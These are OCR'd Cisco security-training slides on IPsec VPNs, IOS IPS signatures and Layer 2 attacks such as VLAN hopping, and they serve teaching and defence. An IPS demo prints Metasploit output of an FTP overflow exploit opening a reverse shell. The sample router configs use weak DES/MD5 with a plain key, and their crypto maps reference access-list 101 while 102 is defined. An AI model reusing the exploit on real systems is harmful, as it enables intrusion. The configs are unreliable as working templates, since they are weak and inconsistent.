
- Data confidentiality ⇒ DES, 3DES, AES, SEAL
- Data integrity (does not cover ip header) ⇒ HMAC-MD5, HMAC-SHA
- Data origin authentication ⇒ Only the IKE authenticated peer can use the negotiated keys
- Anti-replay detection ⇒ Sequence no. & Sliding window
- Use IP protocol 50
- Defined in RFC 2406

```
ISR(config)#crypto ipsec transform-set test ?
  ah-md5-hmac      AH-HMAC-MD5 transform
  ah-sha-hmac      AH-HMAC-SHA transform
  comp-lzs         IP Compression using the LZS compression algorithm
  esp-3des         ESP transform using 3DES(EDE) cipher (168 bits)
  esp-aes          ESP transform using AES cipher
  esp-des          ESP transform using DES cipher (56 bits)
  esp-md5-hmac     ESP transform using HMAC-MD5 auth
  esp-null         ESP transform w/o cipher
  esp-seal         ESP transform using SEAL cipher (160 bits)
  esp-sha-hmac     ESP transform using HMAC-SHA auth
```


BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

ESP tunnel mode




ESP transport mode




© 2008 Cisco Systems, Inc. All rights reserved.

Site-to-Site IPSec VPN

1. Host A sends interesting traffic to Host B.
2. Routers A and B negotiate an IKE Phase 1 session.



3. Routers A and B negotiate an IKE Phase 2 session.



4. Information is exchanged via IPsec tunnel.

5. The IPsec tunnel is terminated.

© 2008 Cisco Systems, Inc. All rights reserved.


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Site-to-Site IPSec Configuration

- Step 1: Ensure that access lists are compatible with IPSec
- Step 2: ISAKMP (IKE) policy
- Step 3: IPSec transform set
- Step 4: Cryptographic access list
- Step 5: Create and apply the cryptographic map

© 2008 Cisco Systems, Inc. All rights reserved.

Introducing the Cisco SDM VPN Wizard Interface




1. Enter the configuration page.
2. Choose the VPN page.
3. Choose the desired VPN wizard (VPN type).
4. Choose the VPN implementation subtype.
5. Start the wizard.

© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


Quick Setup



- Configure all parameters on one page

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

IPSec Configuration Example




```
R1# show running-config
crypto isakmp policy 110
 encr 3des
 hash md5
 authentication pre-share
 group 2
 lifetime 36000
crypto isakmp key cisco1234 address 172.30.6.2
!
crypto ipsec transform-set SNRS esp-des
!
crypto map SNRS-MAP 10 ipsec-isakmp
 set peer 172.30.6.2
 set transform-set SNRS
 match address 101
!
interface Ethernet 0/1
ip address 172.30.1.2 255.255.255.0
crypto map SNRS-MAP
!
access-list 102 permit ip 10.0.1.0 0.0.0.255
10.0.6.0 0.0.0.255
```

```
R6# show running-config
crypto isakmp policy 110
 encr 3des
 hash md5
 authentication pre-share
 group 2
 lifetime 36000
crypto isakmp key cisco1234 address 172.30.1.2
!
crypto ipsec transform-set SNRS esp-des
!
crypto map SNRS-MAP 10 ipsec-isakmp
 set peer 172.30.1.2
 set transform-set SNRS
 match address 101
!
interface Ethernet 0/1
ip address 172.30.6.2 255.255.255.0
crypto map SNRS-MAP
!
access-list 102 permit ip 10.0.6.0 0.0.0.255
10.0.1.0 0.0.0.255
```


© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Some More Advanced VPN Technologies

- Public Key Infrastructure (PKI) and Digital Certificates
- Remote Access VPN
- Web VPN
- Dynamic Multipoint VPN (DMVPN)

 © 2008 Cisco Systems, Inc. All rights reserved.


Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

IPS Deployment Options



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

IDS vs. IPS

- IDS (promiscuous mode)
  - Analyzes copies of the traffic stream
  - Does not slow network traffic because it is not inline
  - Allows some malicious traffic in since it can't stop attacks inline
- IPS (inline mode)
  - Works inline in real time to monitor network traffic and content
  - Needs to be able to handle the network traffic inline
  - Prevents malicious traffic entering the network, since it is inline, it can stop the trigger packet

BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

IPS Attach Responses

- Deny attacker inline
- Deny connection inline
- Deny packet inline
- Log attacker packets
- Log pair packets
- Log victim packets
- Produce alert
- Produce verbose alert
- Request block connection
- Request block host
- Request SNMP trap
- Reset TCP connection

 © 2008 Cisco Systems, Inc. All rights reserved.

Support for SDEE and Syslog



 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Signature Micro-Engines

- Cisco IPS relies on signature micro-engines to support IPS signatures
  - All the signatures in a signature micro-engine are scanned in parallel
- Each signature micro-engine does the following:
  - Categorizes a group of signatures (and each signature detects patterns of misuse in network traffic)
  - Is customized for the protocol and fields it is designed to inspect
  - Defines a set of legal parameters that have allowable rangers or sets of values
  - Uses router memory to compile, load, and merge signatures

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


Cisco IOS IPS Deployment Steps

- Step 1: Latest Cisco IPS signature package http://www.cisco.com/cgi-bin/tablebuild.pl/ios-v5sigup
  - This package contains a digitally signed signature file that includes all the signatures for entire Cisco IPS product line
- Step 2: Select one of the two recommended signature categories (list of signatures): IOS-Basic or IOS-Advanced
- Step 3: Use IOS CLI or SDM 2.4 to customize your signature list:
  - Select additional signatures as desired
  - Delete signatures not relevant to the applications you're running
  - Tune actions of individual signatures (e.g., add "drop" action) as desired
  - Test your custom signature set in a lab setting before actual deployment

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

IPS Policies Wizard



© 2008 Cisco Systems, Inc. All rights reserved.


IPS Policies Wizard (Cont.)



© 2008 Cisco Systems, Inc. All rights reserved.


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Configuring Signatures Using Cisco SDM




 © 2008 Cisco Systems, Inc. All rights reserved.

Configuring Signatures Using Cisco SDM (Cont.)



Signature Alarm Severity




Signature Event Actions

 © 2008 Cisco Systems, Inc. All rights reserved.


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Configuring Global Settings



© 2008 Cisco Systems, Inc. All rights reserved.

Configuring Auto Update




© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Demo–Cisco IOS IPS in Action

Deobfuscation: The sensor decodes the URL as an HTTP daemon would. %6F represents the ASCII code for “o” in Hex. The sensor determines that R%6F%6FT.eXe is really an attempt to access root.exe.



Time	IP Addr…	Msg Type	Message
Apr 04 00:44:35	10.10.0.1	local7.warn	86: Apr 4 00:44:48.764: %IPS-4-SIGNATURE: Sig:5326 Subsig:0 Sev:5 Root.exe access [150.150.1.20:1053 -> 172.16.1.15:80]

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Demo–Cisco IOS IPS in Action

Metasploit successfully exploits a buffer overflow vulnerability to get a shell prompt on the remote server

```
msf 3com_3cdaemon_ftp_overflow(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Attempting to exploit Windows 2000 English
[*] Got connection from 150.150.1.20:4321 <-> 200.200.1.15:1573
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\Program Files\3Com\3CDaemon>
```

With IOS IPS enabled, the router detects a suspiciously long user name field in the FTP control stream. The shell connection is not successful, and the event is logged.

```
msf 3com_3cdaemon_ftp_overflow(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Attempting to exploit Windows 2000 English
[*] Exiting Reverse Handler.
msf 3com_3cdaemon_ftp_overflow(win32_reverse) >
```

Time	IP Addr…	Msg Type	Message
Apr 03 20:04:08	10.10.0.1	local7.warn	179: 000189: Apr 4 01:04:07.811 UTC: %IPS-4-SIGNATURE: Sig:3166 Subsig:0 Sev:5 FTP USER Suspicious Length [150.150.1.20:2194 -> 172.16.1.15:21]

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

© 2008 Cisco Systems, Inc. All rights reserved.

Why Be Concerned?

- If one layer is hacked, communications are compromised without the other layers being aware of the problem.
- Security is only as strong as your weakest link.
- When it comes to networking, Layer 2 can be a very weak link.




© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

MAC Address Concerns

- Unauthorized MAC addresses
- MAC Address Spoofing
- Bridge Table Overflow Attacks



 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Port Security Configuration

```
Switch(config-if)#
```

```
switchport mode access
```

```
switchport port-security
```

```
switchport port-security maximum value
```

```
switchport port-security violation {protect | restrict |
shutdown}
```

```
switchport port-security mac-address mac-address
```


```
switchport port-security mac-address sticky
```

```
switchport port-security aging {static | time time | type
{absolute | inactivity}}
```

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


© 2006, Cisco Systems, Inc. All rights reserved.

STP Manipulation



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

BPDU Guard





```
Switch(config)#
spanning-tree portfast bpduguard default
```

- Globally enables BPDU guard on all ports which have portfast enabled

BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Root Guard





```
Switch(config-if)#
spanning-tree guard root
```

- Enables root guard on a per-interface basis

© 2008 Cisco Systems, Inc. All rights reserved.

VLAN Hopping by Rogue Trunk




Attacker sees traffic destined for servers

© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

VLAN Hopping by Double Tagging



The attacker sends double-encapsulated 802.1Q frames.
The switch performs only one level of decapsulation.
Only unidirectional traffic is passed.
The attack works even if the trunk ports are set to “off”.

Note: There is no way to execute these attacks unless the switch is misconfigured.

© 2008 Cisco Systems, Inc. All rights reserved.

Mitigating VLAN Hopping Network Attacks

Example 1: If no trunking is required on an interface

```
Switch(config-if)# switchport mode access
```

Configures port as an access port. This disables trunking on the interface.

Example 2: If trunking is required

```
Switch(config-if)# switchport mode trunk
Switch(config-if)# switchport nonegotiate
```

Enables trunking but prevents DTP frames from being generated.

